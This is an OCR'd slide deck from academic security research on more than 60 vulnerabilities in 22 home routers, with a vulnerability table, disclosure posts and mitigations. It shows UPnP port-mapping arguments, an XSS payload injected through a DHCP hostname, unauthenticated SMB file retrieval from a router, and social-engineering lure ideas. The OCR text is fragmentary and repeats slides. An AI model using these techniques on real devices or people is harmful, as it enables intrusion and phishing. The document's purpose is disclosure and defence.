
```
Argument Name: NewEnabled  
Data Type: boolean  
Allowed Values: []  
Set NewEnabled value to: 1
```

```
Required argument:
```

```
Argument Name: NewExternalPort  
Data Type: ui2  
Allowed Values: []  
Set NewExternalPort value to: 65040
```

Universal Plug and Play

- Remotely
 - Malicious SWF file



Attack vectors

- **Locally**
 - Attacker is connected to the victim's LAN either using an *Ethernet* cable or *wirelessly*
- **Remotely**
 - The attacker is outside of the victim's LAN



SHODAN

Social Engineering is your friend


- For link-based remote attacks
 - XSS, CSRF and UPnP
- Social Networks = Build the easiest botnet ever!
- Phishing emails = Targeted attacks



BREAKING NEWS: _____ new pictures exposed!
<http://bit.ly/1LCuJd0> #LeakedPhotos

Social Engineering is your friend

- For
-
- Soc
- Phi




Social Media

- For link-based attacks
 - XSS, CSRF
- Social Networking Sites
- Phishing

end

ever!



Social Engineering is your friend

- For link-based remote attacks
 - XSS, CSRF and UPnP
- Social Networks = Build the easiest botnet ever!
- Phishing emails = Targeted attacks

Buy Twitter Retweets with Quick Delivery

Socialshop offers the best Twitter retweets in the market. Check out our deals!

Micro	Mini	Starter	Standard	Medium	Premium
\$1.89 One Time Fee	\$4.89 One Time Fee	\$5.89 One Time Fee	\$12.89 One Time Fee	\$21.89 One Time Fee	\$39.89 One Time Fee
100 Retweets	500 Retweets	1000 Retweets	2500 Retweets	5000 Retweets	10.000 Retweets
High Quality	High Quality	High Quality	High Quality	High Quality	High Quality
100% Safe	100% Safe	100% Safe	100% Safe	100% Safe	100% Safe
E-mail Support	E-mail Support	E-mail Support	E-mail Support	E-mail Support	E-mail Support
Super fast delivery	Super fast delivery	Super fast delivery	Super fast delivery	Super fast delivery	Super fast delivery
Buy Now	Buy Now	Buy Now	Buy Now	Buy Now	Buy Now

Live Demo #1

- DNS Hijacking via CSRF

Live Demo #2

- Bypass Authentication using SMB Symlinks



Developed tools


```
psyco@Psyco-UbuntuVM:~/Escritorio/TFM/Scripts$ sudo ./EnviarDHCPRequest 0800272ea38e 192.168.1.40 Whatever "<script>alert(1)</script>"
```

```
+-----+  
Sent DHCP Request from 0.0.0.0 to 255.255.255.255  
Xid: 896438. Client MAC: 0800272ea38e. Requested IP: 192.168.1.40  
Injected hostname: <script>alert(1)</script>  
+-----+
```

```
root@psyco:/home/psyco/Escritorio# ./ChangeHostname.sh "<script>alert(1)</script>"
```

```
root@kali:~/Desktop# ./SMBExploit.sh 192.168.0.1 storage e  
Domain=[VODAFONE] OS=[Unix] Server=[Samba 3.0.37]  
Server not using user level security and no password supplied.  
getting file \e\bin\addPasswd of size 3444 as addPasswd (560,5 KiloBytes/sec) (average 560,5 KiloBytes/sec)  
getting file \e\bin\adsl of size 104504 as adsl (6003,2 KiloBytes/sec) (average 4583,4 KiloBytes/sec)  
getting file \e\bin\adslctl of size 104504 as adslctl (5102,7 KiloBytes/sec) (average 4824,9 KiloBytes/sec)  
getting file \e\bin\automountd of size 7476 as automountd (1043,0 KiloBytes/sec) (average 4295,5 KiloBytes/sec)  
getting file \e\bin\bcmupnp of size 78284 as bcmupnp (4778,0 KiloBytes/sec) (average 4412,5 KiloBytes/sec)
```


Developed tools



Date	Brand	Category	Source	Title	Author
2015/05/28	Observa-Telecom	Advisory	Full Disclosure	VH4032N VH4032N_V0.2.35 Universal Plug and Play	Alvaro Folgado, Jose Rodriguez, Ivan Sanz
2015/05/28	Observa-Telecom	Advisory	Full Disclosure	VH4032N VH4032N_V0.2.35 USB Device Bypass Authentication	Alvaro Folgado, Jose Rodriguez, Ivan Sanz
2015/05/28	Observa-Telecom	Advisory	Full Disclosure	VH4032N VH4032N_V0.2.35 Bypass Authentication using SMB Symlinks	Alvaro Folgado, Jose Rodriguez, Ivan Sanz

Manufacturers' response

- Average 2-3 emails sent to each manufacturer
 - Most of them unreplied... **7 months later**
 - Number of vulnerabilities fixed: **0**



Manufacturers' response

- Average 2-3 emails sent to each manufacturer
 - Most of them unreplied... **7 months later**
 - Number of vulnerabilities fixed: **0**



Mitigations

- **For end users**

- Change your router's administrative password
- Try to delete any other administrative account
 - At least, change their passwords
- Update the firmware...
 - ... after spamming your manufacturer to fix the vulnerabilities
- Do not trust shortened links
- Disable UPnP. It's evil
- Disable any other unused services

Mitigations

- **For manufacturers**

- Listen to what security researchers have to say
- Do not include useless services
 - Specially for ISP SOHO routers
 - At least, make it feasible to completely shut them down
- Critical ports closed to WAN by default
 - At least: 21, 22, 23, 80 and 8000/8080
- Randomly generate user credentials
- Do not include multiple user accounts
- Avoid using unsafe protocols (HTTP, telnet and FTP)
- Design a safer alternative to UPnP

Mitigations

- **For manufacturers**

- XSS

- Check every input field within router's web interface
- Sanitize DHCP hostname parameters
- Content Security Policies

- CSRF

- Tokens... that work

- Bypass Authentication & Information Disclosure

- Check for improper file permissions and public debug messages

- Service-related

- Check for possible wrong service configuration (e.g.: FTP, SMB)

Mitigat

- For man

- XSS
 - Che
 - Sar
 - Co
- CSRF
 - Tok
- Bypass
 - Che
- Service
 - Che



interface

closure

bug messages

(e.g.: FTP, SMB)

Results

- More than 60 vulnerabilities have been discovered
- 22 router models affected
- 11 manufacturers affected

COMTREND
Leading the **Communication Trend**


D-Link[®]

ZyXEL




HUAWEI

Disclosed vulnerabilities per manufacturer



Vulnerabilities by types



Router	XSS	Unauth. XSS	CSRF	DoS	Privilege Escalation	Info. Disclosure	Backdoor	Bypass Auth.	UPnP
Observa Telecom AW4062	Vuln.	-	Vuln.	Vuln.	Vuln.	-	-	-	Vuln.
Comtrend WAP-5813n	Vuln.	-	Vuln.	-	-	-	-	-	Vuln.
Comtrend CT-5365	Vuln.	Vuln.	Vuln.	-	-	-	-	-	Vuln.
D-Link DSL2750B	-	-	-	-	-	Vuln.	-	-	Vuln.
Belkin F5D7632-4	-	-	Vuln.	Vuln.	-	-	-	-	Vuln.
Sagem LiveBox Pro 2 SP	Vuln.	-	-	-	-	-	-	-	Vuln.
Amper Xavi 7968/+	-	Vuln.	-	-	-	-	-	-	Vuln.
Sagem F@st 1201	-	Vuln.	-	-	-	-	-	-	-
Linksys WRT54GL	-	Vuln.	-	-	-	-	-	-	-
Observa Telecom RTA01N	Vuln.	Vuln.	Vuln.	Vuln.	-	-	Vuln.	-	Vuln.
Observa Telecom BHS-RTA	-	-	-	-	-	Vuln.	-	-	Vuln.
Observa Telecom VH4032N	Vuln.	-	Vuln.	-	-	-	-	Vuln.	Vuln.
Huawei HG553	Vuln.	-	Vuln.	Vuln.	-	-	-	Vuln.	Vuln.
Huawei HG556a	Vuln.	Vuln.	Vuln.	Vuln.	-	-	-	Vuln.	Vuln.
Astoria ARV7510	-	-	Vuln.	-	-	-	-	Vuln.	-
Amper ASL-26555	Vuln.	Vuln.	Vuln.	-	-	-	-	-	Vuln.
Comtrend AR-5387un	Vuln.	Vuln.	-	-	-	-	-	-	-
Netgear CG3100D	Vuln.	-	Vuln.	-	-	-	-	-	-
Comtrend VG-8050	Vuln.	Vuln.	-	-	-	-	-	-	-
Zyxel P 660HW-B1A	Vuln.	-	Vuln.	-	-	-	-	-	-
Comtrend 536+	-	-	-	-	-	-	-	-	Vuln.
D-Link DIR-600	-	-	-	-	-	-	-	-	Vuln.

DEESEC

Responsible Disclosure

Nmap Security Scanner

- Intro
- Ref Guide
- Install Guide
- Download
- Changelog
- Book
- Docs

Security Lists

- Nmap Announce
- Nmap Dev
- Bugtraq
- Full Disclosure
- Pen Test
- Basics
- More

Security Tools

- Password audit
- Sniffers
- Vuln scanners
- Web scanners
- Wireless
- Exploitation
- Packet crafters
- More

Site News

Advertising

About/Contact

Site Search

Sponsors:

Would you hand over the keys to

FULL DISCLOSURE Full Disclosure mailing list archives

By Date By Thread

More than 60 undisclosed vulnera

From: Jose Antonio Rodriguez Garcia <psycojugon ()>
Date: Thu, 28 May 2015 02:10:05 +0200

Dear Full Disclosure community,

we are a group of security researchers doing our Thesis at Universidad Europea de Madrid.

As a part of the dissertation, we have discovered issues on the following SOHO routers:

1. Observa Telecom AW4062
2. Comtrend WAP-5813n
3. Comtrend CT-5365
4. D-Link DSL-2750B
5. Belkin F5D7632-4
6. Sagem LiveBox Pro 2 SP
7. Amper Xavi 7968 and 7968+
8. Sagem Fast 1201
9. Linksys WRT54GL
10. Observa Telecom RTA01N
11. Observa Telecom Home Station BHS-RTA
12. Observa Telecom VH4032N
13. Huawei HG553
14. Huawei HG556a
15. Astoria ARV7510
16. Amper ASL-26555
17. Comtrend AR-5387un
18. Netgear CG3100D
19. Comtrend VG-8050
20. Zyxel P 660HW-B1A
21. Comtrend 536+
22. D-Link DIR-600

Home Files News About Contact

60+ Vulnerabilities In 22 SOHO Routers

Posted May 29, 2015

Author: Ivan Sanz de Castro, Alvaro Folgado Rueda, Jose Antonio Rodriguez Garcia

SOHO routers have been found vulnerable to privilege escalation, information disclosure, cross site request forgery, cross site scripting, authentication bypass, denial of service, and various other vulnerabilities.

tags | exploit, denial of service, vulnerability, xss, info disclosure, csrf

MD5 | 883b458f340bf4b144ed04e1de200778

[Download](#) | [Favorite](#) | [Comments \(0\)](#)

Related Files

Share This

Me gusta Tweet LinkedIn Reddit Digg StumbleUpon

Change Mirror [Download](#)

Dear PacketStorm community,

we are a group of security researchers doing our IT Security Master's Thesis at Universidad Europea de Madrid.

As a part of the dissertation, we have discovered multiple vulnerability issues on the following SOHO routers:

1. Observa Telecom AW4062
2. Comtrend WAP-5813n
3. Comtrend CT-5365
4. D-Link DSL-2750B

Responsible Disclosure

472 meneos

jchachi!

5965 clics

Encuentran graves fallos de seguridad en muchos routers de operadores en España

por [lsdc](#) a [adslzone.net](#)
30/05 15:44 publicado: 30/05 21:10

Se han detectado importantes fallos de seguridad en un gran número de routers proporcionados por los operadores españoles. Los fallos de seguridad encontrados afectan a diferentes apartados, empezando por el ya famoso fallo de UPnP que se descubrió hace años y que la mayoría de fabricantes no han parcheado en las últimas versiones de firmware. Además estos investigadores han descubierto otra serie de vulnerabilidades que hacen referencia por ejemplo al agujero de seguridad del tipo XSS persistente y XSS no autenticado, ...
etiquetas: routers, seguridad, vulnerabilidades [diagnosticar]

usuarios: 164 anónimos: 308 negativos: 9 | ★ | compartir: [f](#) [t](#)

86 comentarios | tecnología | karma: 499



More than 60 undisclosed vulnera

From: Jose Antonio Rodriguez Garcia <psycojugon ()
Date: Thu, 28 May 2015 02:10:05 +0200

Dear Full Disclosure community,

we are a group of security researchers doing our Thesis at Universidad Europea de Madrid.

As a part of the dissertation, we have discovered issues on the following SOHO routers:

1. Observa Telecom AW4062
2. Comtrend WAP-5813n
3. Comtrend CT-5365
4. D-Link DSL-2750B
5. Belkin F5D7632-4
6. Sagem LiveBox Pro 2 SP
7. Amper Xavi 7968 and 7968+
8. Sagem Fast 1201
9. Linksys WRT54GL
10. Observa Telecom RTA01N
11. Observa Telecom Home Station BHS-RTA
12. Observa Telecom VH4032N
13. Huawei HG553
14. Huawei HG556a
15. Astoria ARV7510
16. Amper ASL-26555
17. Comtrend AR-5387un
18. Netgear CG3100D
19. Comtrend VG-8050
20. Zyxel P 660HW-B1A
21. Comtrend 536+
22. D-Link DIR-600

60+ Vulnerabilidades in 22 SOHO Routers

Authored by Ivan Sanz de Castro, Alvaro Folgado Rueda, Jose Antonio Rodriguez Garcia

Posted May 29, 2015

SOHO routers have been found vulnerable to privilege escalation, information disclosure, cross site request forgery, cross site scripting, authentication bypass, denial of service, and various other vulnerabilities.

tags | exploit, denial of service, vulnerability, xss, info disclosure, csrf
